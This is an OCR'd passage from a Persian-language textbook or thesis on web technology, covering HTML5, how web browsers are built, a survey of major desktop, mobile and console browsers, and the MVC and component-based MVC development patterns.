
یکی از معضلات اصلی HTML، عدم پشتیبانی از صوت و تصویر متحرک بود، به طوری که اکثر سایت‌ها به استفاده از افزونه‌های Adobe Flash Player روی می‌آوردند تا اینگونه محتوا را نیز پشتیبانی کنند.

شکل ۳۲ نمایه HTML نسخه ۵

استفاده از افزونه، ماهیت وب را که چندسکویی، استاندارد بودن و امن بودن است، زیر سوال می‌برد. افزونه‌هایی که بر روی کاوشگرها نصب می‌شوند، نرم‌افزارهای مستقلی هستند که اصول امنیتی خود را لازم دارند و در بسیاری از موسسات بزرگ و مهم، نصب اینگونه افزونه‌ها بر روی کاوشگر غیرمجاز است.

HTML5 در سال ۲۰۱۱ استاندارد شد تا صوت و تصویر و همچنین SVG (تصاویر برداری) را پشتیبانی نماید. همچنین پشتیبانی از کشیدن و رها کردن (Drag & Drop) و همچنین معرفی نرم‌افزار تحت وب جهت بازکردن فایلهای مختلف در کاوشگر از ویژگی‌های جدید موجود در این استاندارد است.

از آنجایی که این استاندارد هنوز نوپاست، و دامنه وسیعی از تکنولوژی‌های جدید را به یکباره پشتیبانی می‌کند، از نظر امنیت بسیار آسیب پذیر و خوش پتانسیل است. در حال حاضر هرروز معضلات متعددی بر روی این استاندارد کشف می‌شود و هر کاوشگری نیز به شیوه انحصاری خویش آنرا پیاده‌سازی کرده است.



شکل ۳۳ ویژگی‌های مهم افزوده شده در HTML 5

۲,۴,۱۰ کاوشگر وب

کاوشگر وب، نرم‌افزاریست که به صورت محلی (Native) بر روی سکو (سیستم عامل + سخت افزار) اجرا میگردد و صفحات وب را به صورت استاندارد نمایش می‌دهد. در واقع در ساده‌ترین تعریف، کاوشگر وب نرم‌افزاریست که فایل‌های HTML را باز می‌کند (جهت خواندن، نه نوشتن)

در ابتدا کاوشگرهای وب بسیار ساده و سبک بودند، به عنوان مثال کاوشگر Lynx تحت کنسول صفحات HTML را بر روی ترمینال نمایش میدهد و امکانات خوبی نیز داراست. امروزه با گسترش استفاده از Javascript و AJAX و همچنین استاندارد شدن

HTML 5، کاوشگرهای وب به یکی از پیچیده‌ترین نرم‌افزارهای موجود تبدیل شده‌اند وتیم‌های بزرگ و متخصصی بر روی آنها کار می‌کنند.

در حال حاضر اکثر نرم‌افزارها خود را بر روی بستر وب عرضه می‌کنند و این یعنی کاوشگر وب قسمتی از سکوی اجرای برنامه‌هاست. اکنون سیستم‌های بسیار ساده با نام تجاری Thin Client وجود دارند که تنها یک کاوشگر وب اجرا می‌کنند و به واسطه آن می-توانند نرم‌افزارهای متعددی (حتی سیستم‌های عامل) را تحت وب اجرا کنند.

یک کاوشگر وب از بخش‌های زیر تشکیل شده است:

- **موتور پردازش (Rendeing Engine)**: این قسمت وظیفه تبدیل فایل HTML و اسناد ضمیمه آن به یک تصویر را دارد. فایل‌های مذکور پس از پردازش توسط موتور پردازشگر، به صورت قابل نمایش گرافیکی درآمده برای کاربر واضح و قابل مرور می‌شوند. از آنجایی که وب‌های امروزی بسیار پیچیده هستند، سرعت و دقت این بخش از کاوشگر مهمترین ویژگی آن است.

- **افزونه‌ها**: اکثر کاوشگرهای امروزی، از افزونه‌های متعددی پشتیبانی می‌کنند. کاوشگرها زبان برنامه‌نویسی منحصر به خود را تعریف می‌کنند که توسط آنها می‌توان افزونه‌هایی طراحی کرد که امکانات خاصی را به کاوشگر اضافه می‌کنند. در حال حاضر افزونه‌ها از یک تغییر نمایش ساده تا مدیریت یک پایگاه داده کامل را در بر می‌گیرند و میلیون‌ها افزونه برای کاوشگرهای معروف وجود دارد.

- موتور اجرا: با گسترده شدن استفاده از Javascript، موتور اجرا بخش مهمی از کاوشگرها شده است. این موتور می‌توان کدهای جاواسکریپت را پردازش کرده با سرعت و دقت قابل توجهی اجرا نماید.

- **مدیریت شبکه**: کاوشگر وب، برای تکمیل نمایش یک سند HTML احتیاج به دریافت تصاویر، فایلهای CSS، فایلهای جاواسکریپت، فایلهای انیمیشن، صوت و غیره دارد. همچنین درخواست‌های AJAX نیز توسط کاوشگر مدیریت می-شوند. اگر کاوشگرها بخواهند تمام این فایلها را یکجا درخواست دهد، شبکه مختل می‌شود. اگر یکی یکی آنها را درخواست دهد، بار شدن یک صفحه ساعت-ها به طول می‌انجامد. کاوشگرها به صورت همروند و برنامه‌ریزی شده قطعات مختلف هر صفحه را دریافت، پردازش و ارائه می‌کنند.
- **ابزار جانبی**: مدیریت رمزهای عبور سایت‌ها، مدیریت کوکی، مدیریت سایت-های مورد علاقه کاربر و دیگر موارد ریز و درشت توسط کاوشگرهای امروزی پشتیبانی می‌شوند.

معمولا کاوشگرهای وب، محتوای وب را در یک بستر شبیه‌سازی شده (Sandbox) اجرا می‌کنند و اجازه دسترسی مستقیم به منابع حساس سیستم (سخت افزار، سیستم عامل و ...) را به آن نمی‌دهند. اگر در برنامه کاوشگر، معضل امنیتی وجود داشته باشد، یک وب سایت می‌تواند این محدودیت‌ها را پشت سر گذاشته، دسترسی مستقیم به سیستم ایجاد کند و امنیت آنرا تحت مخاطره قرار دهد.

در ادامه به بررسی کاوشگرهای مهم وب می‌پردازیم:

۲,٤,۱۰,۱ مایکروسافت اینترنت اکسپلورر

از آنجایی که رونق استفاده از وب با ویندوز مایکروسافت همراه بود، کاوشگر مایکروسافت که به همراه سیستم عامل ویندوز عرضه می‌شد، سالها بی رقیب بازار کاوشگرها را در اختیار داشت. در این میان Netscape Navigator که بعدها به فایرفُکس


تبدیل شد نیز ایجاد شده بود ولی درصد بسیار کمی از کاربران احساس نیازی برای استفاده از آن داشتند.

اینترنت اکسپلورر در تاریخ خود دچار حملات و معضلات امنیتی بی شماری بوده است و بسیار نا امن تلقی می‌شود. همچنین سرعت این کاوشگر به نسبت بقیه کاوشگرها بسیار پایین است و امکانات آن نیز همواره محدود و غیر استاندارد بوده است.

در حال حاضر نسخه ۹ و ۱۰ این کاوشگر استاندارد HTML5 را نیز پشتیبانی می‌کنند و به کیفیت قابل قبولی نیز دست یافته‌اند، ولی با هر روز مهمتر شدن وب، کاربران این کاوشگر نیاز به کاوشگرهای بهتر را درک کرده و به آنها مهاجرت کرده‌اند.

شکل ۳٤ نمایه آشنای IE، بسیاری از کاربران، اینترنت را با این نما می‌شناسند

اینترنت اکسپلورر تنها بر روی ویندوز مایکروسافت قابل اجراست و نسخ جدید آن نیز تنها بر روی نسخ جدید ویندوز قابل اجرا هستند. این کاوشگر وابستگی شدیدی به سیستم عامل دارد.



شکل ۳۵ نسبت استفاده از کاوشگرهای مختلف تا قبل از سال ۲۰۱۰

Mozilla Firefox ۲,٤,۱۰,۲

در سال ۲۰۰۴ پس از حدود ۱۰ سال رقابت بی حاصل با IE مایکروسافت، Netscape Navigator پروژه خود را متن باز کرد و کد منبع آنرا در اختیار کاربران و برنامه‌نویسان قرار داد. به سرعت پروژه فایرفاکس تحت موسسه متن باز Mozilla شکل گرفت و کاوشگری قدرتمند به عرصه آمد که روز به روز رشد کرد. فایرفاکس در کمتر از چند سال یک سوم کاربران وب را به خود اختصاص داد.

شکل ۳٦ نمایه فایرفاکس

در حال حاضر نسخه ۱۳ این کاوشگر به عنوان حرفه‌ای ترین کاوشگر مناسب برای کاربران حرفه‌ای و توسعه‌دهندگان وب، از تمام استانداردهای وب پشتیبانی می‌کند و میلیون‌ها افزونه قدرتمند برای آن طراحی شده است.

در سال اخیر، نسخه‌های جدید فایرفاکس ضعف سرعت داشتند که با قدرت گرفتن انفجاری Google Chrome، کاربران خود را به یکباره از دست دادند. فایرفاکس بر روی همه سیستم‌های عامل موجود، حتی موبایل‌ها، قابل اجراست.

Opera ۲,٤,۱۰,۳

کاوشگر کم سر و صدای اپرا، از سال ۱۹۹۴ وجود داشته و بیش از ۲۷۰ میلیون کاربر در سراسر جهان داراست. این کاوشگر قدرتمند و سریع، به دلیل عدم پشتیبانی توسط کمپانی‌های بزرگ، هیچوقت به معروفیت و کاربرد درخود خود نرسید.

شکل ۳۷ نمایه اپرا

مهمترین ویژگی اپرا، وجود نسخه موبایل بسیار قدرتمند آن است که بسیاری از کاربران موبایل را به سمت این کاوشگر سوق داده است. اپرا نیز بر روی همه سیستم عامل‌ها قابل اجراست.

Google Chrome ۲,٤,۱۰,٤

کاوشگر گوگل، کاوشگر بسیار قدرتمند نیمه متن بازیست که از سال ۲۰۰۸ پا به عرصه کاوشگرهای وب نهاده است. این کاوشگر بر ایده محوری موتور بسیار سریع جاواسکریپت شکل گرفته و به همین دلیل سرعت آن به طرز قابل توجهی از دیگر کاوشگرها بیشتر است.

همچنین معضل مصرف حافظه بسیار بالای کاوشگرهای امروزی (به دلیل تنوع و پیچیدگی بالای وب) در این کاوشگر کمتر وجود دارد. از نظر امنیت نیز Sandbox کروم چندبرابر امن‌تر از دیگر کاوشگرهاست.

شکل ۳۸ نمایه کروم

در حال حاضر با به عرصه آمدن تعداد قابل توجهی افزونه و بالغ شدن این کاوشگر، کاربران آن بسیار زیاد شده‌اند و پیش بینی می‌شود در کمتر از یک سال آینده محبوب‌ترین کاوشگر وب باشد. علاوه بر آن شرکت بزرگ گوگل پشتیبانی این کاوشگر را انجام می‌دهد.


گوگل کروم نیز مانند اکثر کاوشگرهای امروزی بر روی تمام سکوها قابل اجراست و نسخه‌های موبایل آن نیز در حال تکامل هستند.

Apple Safari ۲,٤,۱۰,٥

سافاری، کاوشگر محبوب سیستم‌های اپل است. این کاوشگر که به صورت پیشفرض بر روی سیستم‌های عامل اپل (Mac OS X, iOS) قرار دارد، دارای نسخه موبایل و رومیزی بسیار قدرتمندی و سریعیست.

شکل ۳۹ نمایه سافاری

سافاری امکانات قابل توجهی دارد ولی دنیای افزونه‌های آن کمی کوچک است. همچنین امکانات بارز خاصی ندارد تا برای کاربرانی که روی سیستم‌های غیر اپل مستقر هستند، جایگزین مناسبی باشد.



شکل ٤٠ نسبت استفاده از کاوشگرهای مختلف، گزارش شده توسط ویکیمدیا

با اینکه این کاوشگر مخصوص سیستم‌های اپل طراحی شده است، بر روی سیستم عامل ویندوز نیز نسخه قابل اجرا و کاملی دارد. همچنین بر خلاف اکثر کاوشگرهای موبایل، سافاری موبایل از جاواسکریپت پشتیبانی کامل می‌کند (به دلیل قدرتمند بودن موبایل‌های اپل)

Mobile Browsers ۲,٤,۱۰,٦

با افزایش روزافزون استفاده از موبایل به جای رایانه شخصی جهت کاوش وب (و استفاده از نرم‌افزارهای تحت وب)، کاوشگرهای قدرتمند موبایل چالش جدیدی ایجاد کرده‌اند. موبایل‌ها معمولا پردازنده ضعیفتر و حافظه بسیار بسیار کمتری از کامپیوترهای رومیزی دارند و تکنولوژی‌های موجود جهت ارائه وب بر روی آنها پاسخگو نیست. همچنین اکثر موبایل‌ها از پهنای باند کمتری نسبت به اینترنت کامپیوترهای رومیزی برخوردار هستند و باید در مصرف پهنای باند صرفه‌جویی کنند.

شکل ٤١ در آینده بیشتر کاربران وب تحت موبایل خواهند بود

در گذشته هیچکدام از کاوشگرهای موبایل از جاواسکریپت پشتیبانی نمی‌کردند، زیرا پردازنده موبایل‌ها قدرت کافی برای پردازش جاواسکریپت نداشت. همچنین اکثر سایت‌ها

نسخه خاصی برای موبایل داشتند که هم بسیار سبکتر بود و هم ساده‌تر و مختصرتر طراحی شده بود تا توسط کاوشگرهای موبایل قابل پردازش باشد.


در حال حاضر با رشد ابعاد و قدرت موبایل‌ها، کاوشگرهای کاملی بر روی آنها ارائه شده که هم امکان اجرای کامل جاواسکریپت را داراست و هم نسخه رومیزی وب سایت‌ها را به سادگی و سهولت نمایش می‌دهد.

در حال حاضر سیستم‌های موبایل اپل از کاوشگر قدرتمند سافاری استفاده می‌کنند و اکثر موبایل‌های دیگر بر اپرای موبایل تکیه کرده‌اند.


۲,٤,۱۰,۷ غیره

کاوشگرهای متعدد دیگری وجود دارند که هرکداک ویژگی‌های خاص خود را دارا هستند. این کاوشگرها توسط تیم‌های کوچک پشتیبانی می‌شوند و آنقدر ویژگی‌های ممتاز ندارند که درصد خاصی کاربر را جذب خود نمایند.

در این میان کاوشگرهای مبتنی بر کنسول (CLI) اهمیت خاصی دارند زیرا سیستم‌های سرور و لینوکسی معمولا مبتنی بر کنسول هستند و امکانات حداقلی وب بر روی کنسول مدیریت این سیستم‌ها را بسیار ساده می‌نماید. در این میان کاوشگر Lynx محبوب‌ترین کاوشگر تحت کنسول بوده که از کتابخانه کنسولی NCURSES جهت ایجاد محیط کاربری خود بهره می‌گیرد.



شکل ۴۲ رشد استفاده از کاوشگرهای دیگر از سال ۲۰۰۹



شکل ۴۳ گستره کاوشگرهای وب در کشورها (آبی: IE، نارنجی: فایرفاکس، سبز: کروم، قرمز: اپرا)

۲,۵ الگوهای توسعه نرم‌افزار وب

به دلیل ویژگی‌های منحصر بفرد نرم‌افزار تحت وب - که مهمترین آنها تغییرپذیری بالای آن است – الگوهای معمول توسعه نرم‌افزار پاسخگو نیستند. در این راستا الگوهایی به میان آمده‌اند که در حال حاضر بالغ‌ترین آنها الگوی MVC و Component Based MVC است. این دو الگو و ویژگی‌های آنها در ادامه مطرح می‌گردد:

۲,۵,۱ MVC

ام وی سی مخفف Model-View-Controller، الگویی برای تقسیم‌بندی معنایی وظایف در یک سیستم است. در این الگو، مدل بخش‌هایی از سیستم هستند که وظیفه منطق و هسته برنامه را به عهده دارند.

برنامه‌نویس به هنگام طراحی مدل، توجهی به ماهیت وبی برنامه و ویژگی‌های ظاهری آن ندارند و تنها بر روی منطق و کارکرد هسته‌ای برنامه تمرکز می‌نماید. ارتباط با پایگاه داده و دیگر انواع مدیریت داده‌ها نیز از وظایف مدل است.


ظاهر (View) نیز تنها وظیفه نمایش را بر عهده دارد. بخش ظاهر، مقداری داده را در قالب‌های معمول (جدول، درخت، لیست، عنصر) دریافت کرده، آنها را بر روی صفحه نمایش می‌دهد. یک سیستم MVC می‌تواند چندین ظاهر مختلف داشته باشد، به عنوان مثال یک ظاهر ساده برای کاربران موبایل و یک ظاهر کامل برای کاربران رومیزی.

کنترلگر در این میان، وظیفه دریافت ورودی از کاربر، پردازش اولیه آن (پردازش غیر منطقی و رخدادی)، تشخیص نوع درخواست، هدایت آن به مدل‌های مربوطه، دریافت حاصل اجرای مدل‌ها و ارائه داده‌های بدست آمده به ظاهر را دارد.

بیشتر کدی که در یک کنترلگر انجام می‌شود، مربوط به پردازش ورودی کاربر و فراخوانی مدل‌های مربوطه است.

در یک سیستم MVC، به ازای هر بخش (و معمولا هر صفحه) یک کنترلگر، صفر تا چند مدل و یک یا چند ظاهر وجود دارد. این تقسیم بندی، باعث استقلال نسبی صفحات از یکدیگر و همچنین استقلال نسبی منطق، ظاهر و ورودی/خروجی صفحه از یکدیگر می-شود و کار تیمی بر روی پروژه را بسیار ساده می‌سازد. همچنین تغییرات در ظاهر صفحه، ورودی/خروجی صفحه و منطق صفحه هرکدام جداگانه انجام و اعمال می‌گردد.

سیستم‌های مبتنی بر MVC، معمولا یک کنترلگر مرکزی به نام Front Controller دارند که وظیفه دریافت همه درخواست‌های کاربر، تفکیک و آدرس‌دهی آنها و اجرای کنترلگر مربوطه را دارد.



شکل ٤٤ معماری مدل، نما، کنترلگر

Component Based MVC ۲,۵,۲

از مشکلات عمده MVC، استفاده مجدد بسیار کم از کدهای آماده است. به عنوان مثال اگر دو صفحه ظاهری بسیار شبیه و پیچیده داشته باشند، راه معمولی برای استفاده مجدد از کد یکی در دیگری وجود ندارد. این مسئله در زبان‌های برنامه‌سازی تحت وبی که خروجی انبوه در آنها مشکل است (مانند جاوا) بیشتر رخ می‌نماید.

راهکار ابتدایی اینگونه زبان‌ها در توسعه وب، توسعه Component محوربود. در این روش، هر المان نمایشی یک مولفه مستقل است که پس از تنظیم پارامترهایش، خروجی مربوطه را نمایش می‌دهد. به عنوان مثال، یک جدول یک شیء است که پس از تنظیم

منبع اطلاعات و ویژگی‌های کلی ظاهری آن، خود را بر روی صفحه رسم می‌کند و کد رسم آن یکبار برای همیشه در شیء آن تنظیم شده است.

مشکل این روش، عدم امکان چیدمان دلخواه صفحه بود. در واقعه چهارچوب‌هایی مثل wicket برنامه‌نویس را مجبور می‌کنند تا برای هر صفحه، سلسله مراتبی درختی از مولفه‌ها بچیند تا بتواند به سادگی آنها را استفاده مجدد کند.

همچنین سادگی طراحی MVC نیز در این روش وجود نداشت، زیرا MVC بیشتر به چیزی که کاربر سیستم از آن می‌خواهد نزدیک است.

از ترکیب این دو روش، Component Based MVC به وجود آمد. این الگو، امکان تعریف مولفه‌هایی به صورت مستقل و استفاده از آنها در View ها را فراهم می‌آورد. بدین صورت به سادگی با Refactoring می‌توان استفاده مجدد از کد را فراهم آورد.

برای تهیه مولفه‌ها، برنامه‌نویس ارشد که به بخش‌های مختلف کد احاطه کافی دارد، قسمت‌های مشابه را شناسایی کرده، آنها را مولفه محور کرده و مولفه مربوطه را می‌سازد. در حال حاضر این روش هنوز محبوبیت تجاری کسب نکرده و در فاز بلوغ است.

